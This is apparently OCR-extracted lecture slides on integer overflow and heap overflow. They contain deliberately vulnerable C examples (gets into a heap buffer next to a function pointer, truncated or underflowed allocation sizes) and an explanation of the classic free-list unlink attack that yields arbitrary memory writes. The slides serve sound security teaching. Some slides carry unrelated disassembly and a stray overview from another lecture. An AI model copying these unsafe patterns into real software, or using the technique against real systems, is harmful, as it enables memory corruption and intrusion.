Integer Overflow and Heap Overflow

Yajin Zhou (http://yajin.org)

Zhejiang University

Credits: Most of slides are from CS-412 of EPFL(mathias payer), CMPSC 447 of PSU(Gang Tan)

Overview

- Blind ROP
- Assumptions
  - NX/ASLR is enabled
  - Stack canary is enabled (we do not discuss in this class)
    - We do not have the binary/full source code of the vulnerable program
- Types of gadgets
  - Crash
  - Stop
  - Useful

Integer Overflow Vulnerabilities

* slides adapted from those by Seacord

Integer Overflows

- An **integer overflow** occurs when an integer is increased beyond its maximum value or decreased beyond its minimum value
- Standard integer types (signed)
  - signed char, short int, int, long int, long long int
- Signed overflow vs unsigned overflow
  - An unsigned overflow occurs when the underlying representation can no longer represent an integer value.
  - A signed overflow occurs when a value is carried over to the sign bit

Overflow Examples

```c
#include <stdio.h>
#include <limits.h>

int main(int argc, char *const *argv) {
    unsigned int ui;
    signed int si;
    ui = UINT_MAX; // 4,294,967,295;
    printf("ui = %u %x \n", ui, ui);
    ui++;
    printf("ui = %u %x \n", ui, ui);

    si = INT_MAX; // 2,147,483,647
    printf("si = %d %x \n", si, si);
    si++;
    printf("si = %d %x \n", si, si);

    ui = 0;
    printf("ui = %u %x \n", ui, ui);
    ui--;
    printf("ui = %u %x \n", ui, ui);

    si = INT_MIN; // -2,147,483,648;
    printf("si = %d %x \n", si, si);
    si--;
    printf("si = %d %x \n", si, si);

}
```

```
work@ubuntu:~/ssec20/example_code/ssec20/overflow$
ui = 4294967295 ffffffff
ui = 0 0
si = 2147483647 7fffffff
si = -2147483648 80000000
ui = 0 0
ui = 4294967295 ffffffff
si = -2147483648 80000000
si = 2147483647 7fffffff
```

Integer Overflow Example

```
int main(int argc, char *const *argv) {
    unsigned short int total;
    total = strlen(argv[1]) + strlen(argv[2]) + 1;
    char *buff = (char *) malloc(total);
    strcpy(buff, argv[1]);
    strcat(buff, argv[2]);
}
```

What if the total variable is overflowed because of the addition operation?

Vulnerability: JPEG Example

- Based on a real-world vulnerability in the handling of the comment field in JPEG files

```
void getComment(unsigned int len, char *src) {
    unsigned int size;
    size = len - 2;
    char *comment = (char *)malloc(size + 1);
    memcpy(comment, src, size);
    return;
}
```

size is interpreted as a large positive value of 0xffffffff

size+1 is 0

What if I do “getComment(1, "Comment ");”?

Possible to cause an overflow by creating an image with a comment length field of 1

Vulnerability: Negative Indexes

```
int *table = NULL;
int insert_in_table(int pos, int value){
    if (!table) {
        table = (int *)malloc(sizeof(int) * 100);
    }
    if (pos > 99) {
        return -1;
    }
    table[pos] = value;
    return 0;
}
```

- What if pos is negative?

CVE-2013-2094: Linux kernel

```
static int perf_swevent_init(struct perf_event *event)
{
    int event_id = event->attr.config;
    …
   static_key_slow_inc(&perf_swevent_enabled[event_id]);
   …
}
```

Vulnerability: Truncation Errors

```
int func(char *name, long cbBuf) {
    unsigned short bufSize = cbBuf;
    char *buf = (char *)malloc(bufSize);
    if (buf) {
        memcpy(buf, name, cbBuf);
        …
        free(buf);
        return 0;
    }
    return 1;
}
```

- What if we call the function with cbBuf greater than 2^{16} -1?

Heap Overflow

*adapted from slides by Trent Jaeger

Heap Overflows

- Another region of memory that may be vulnerable to overflows is heap memory
  - A buffer overflow of a buffer allocated on the heap is called a heap overflow

Overflowing Heap Critical User Data

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];                /* vulnerable input buffer */
    void (*process)(char *);   /* pointer to function */
} chunk t;

void showlen(char *buf) {
    int len; len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[]) {
    chunk t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

example by Stallings

- Overflow the buffer on the heap so that the function pointer is changed to an arbitrary address


Overflow Heap Meta-Data

- Heap allocators (AKA memory managers)
  - What regions have been allocated and their sizes
  - What regions are available for allocation
- Heap allocators maintain metadata such as chunk size, previous, and next pointers
  - Metadata adjusted during heap-management functions
    - malloc() and free()
  - Heap metadata often inlined with heap data

Example Heap Allocator

- Maintain a doubly-linked list of allocated and free chunks
- malloc() and free() modify this list


An Example of Removing a Chunk



- free() removes a chunk from allocated list
  - chunk2->bk->fd = chunk2->fd
  - chunk2->fd->bk = chunk2->bk

Attacking the Example Heap Allocator

- By overflowing chunk2, attacker controls bk and fd of chunk2
- Suppose the attacker wants to write value to memory address addr
- Attacker sets chunk2->fd to be value
- Attacker sets chunk2->bk to be addr-offset, where offset is the offset of the fd field in the structure




Attacking the Example Heap Allocator

- free() changed in the following way
  - chunk2->bk->fd = chunk2->fd becomes >fd = value, the same as (*addr)=value
  - chunk2->fd->bk= chunk2->bk becomes addr-offset

(addr-offset)->fd = value

value->bk = addr-offset

- The first memory write achieves the attacker's goal
  - Arbitrary memory writes




Heap Overflow In Practice

* slides adapted from those by Markus Gaasedelen

HEAP OVERVIEW

Basic overview on dynamic memory and heap structure




The Heap

- The heap is pool of memory used for dynamic allocations at runtime
  - malloc() grabs memory on the heap
  - free() releases memory on the heap

```
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], ebx
jnz     short loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jb      short loc_313066
sub     eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov     [ebp+var_70], eax
call    sub_31476A
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jz      short loc_31308F

loc_313066:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+59
push    0Dh
call    sub_31411B

loc_31306D:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C
; ---------------------------------------------------------------------------

loc_31307D:                             ; CODE XREF: sub_312FD8
call    sub_3140F3
and     eax, 0FFFFh
or      eax, 80070000h

loc_31308C:                             ; CODE XREF: sub_312FD8
mov     [ebp+var_4], eax
```

The Heap



It's just another segment in runtime memory

Basics of Dynamic Memory

```
int main()
{
    char * buffer = NULL;

    /* allocate a 0x100 byte buffer */
    buffer = malloc(0x100);

    /* read input and print it */
    fgets(stdin, buffer, 0x100);
    printf("Hello %s!\n", buffer);

    /* destroy our dynamically allocated buffer */
    free(buffer);
    return 0;
}
```

```
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], ebx
jnz     short loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jb      short loc_313066
sub     eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jz      short loc_31308F

loc_313066:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+55
push    0Dh
call    sub_31411B

loc_31306D:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C
; ---------------------------------------------------------------------------

loc_31307D:                             ; CODE XREF: sub_312FD8
call    sub_3140F3
and     eax, 0FFFFh
or      eax, 80070000h

loc_31308C:                             ; CODE XREF: sub_312FD8
mov     [ebp+var_4], eax
```

Heap vs Stack

Heap

- Dynamic memory allocations at runtime
- Objects, big buffers, structs, persistence, larger things
- Slower, Manual
  - Done by the programmer
  - malloc/calloc/recalloc/free
  - new/delete

Stack

- Fixed memory allocations known at compile time
- Local variables, return addresses, function args
- Fast, Automatic
  - Done by the compiler
  - Abstracts away any concept of allocating/de-allocating

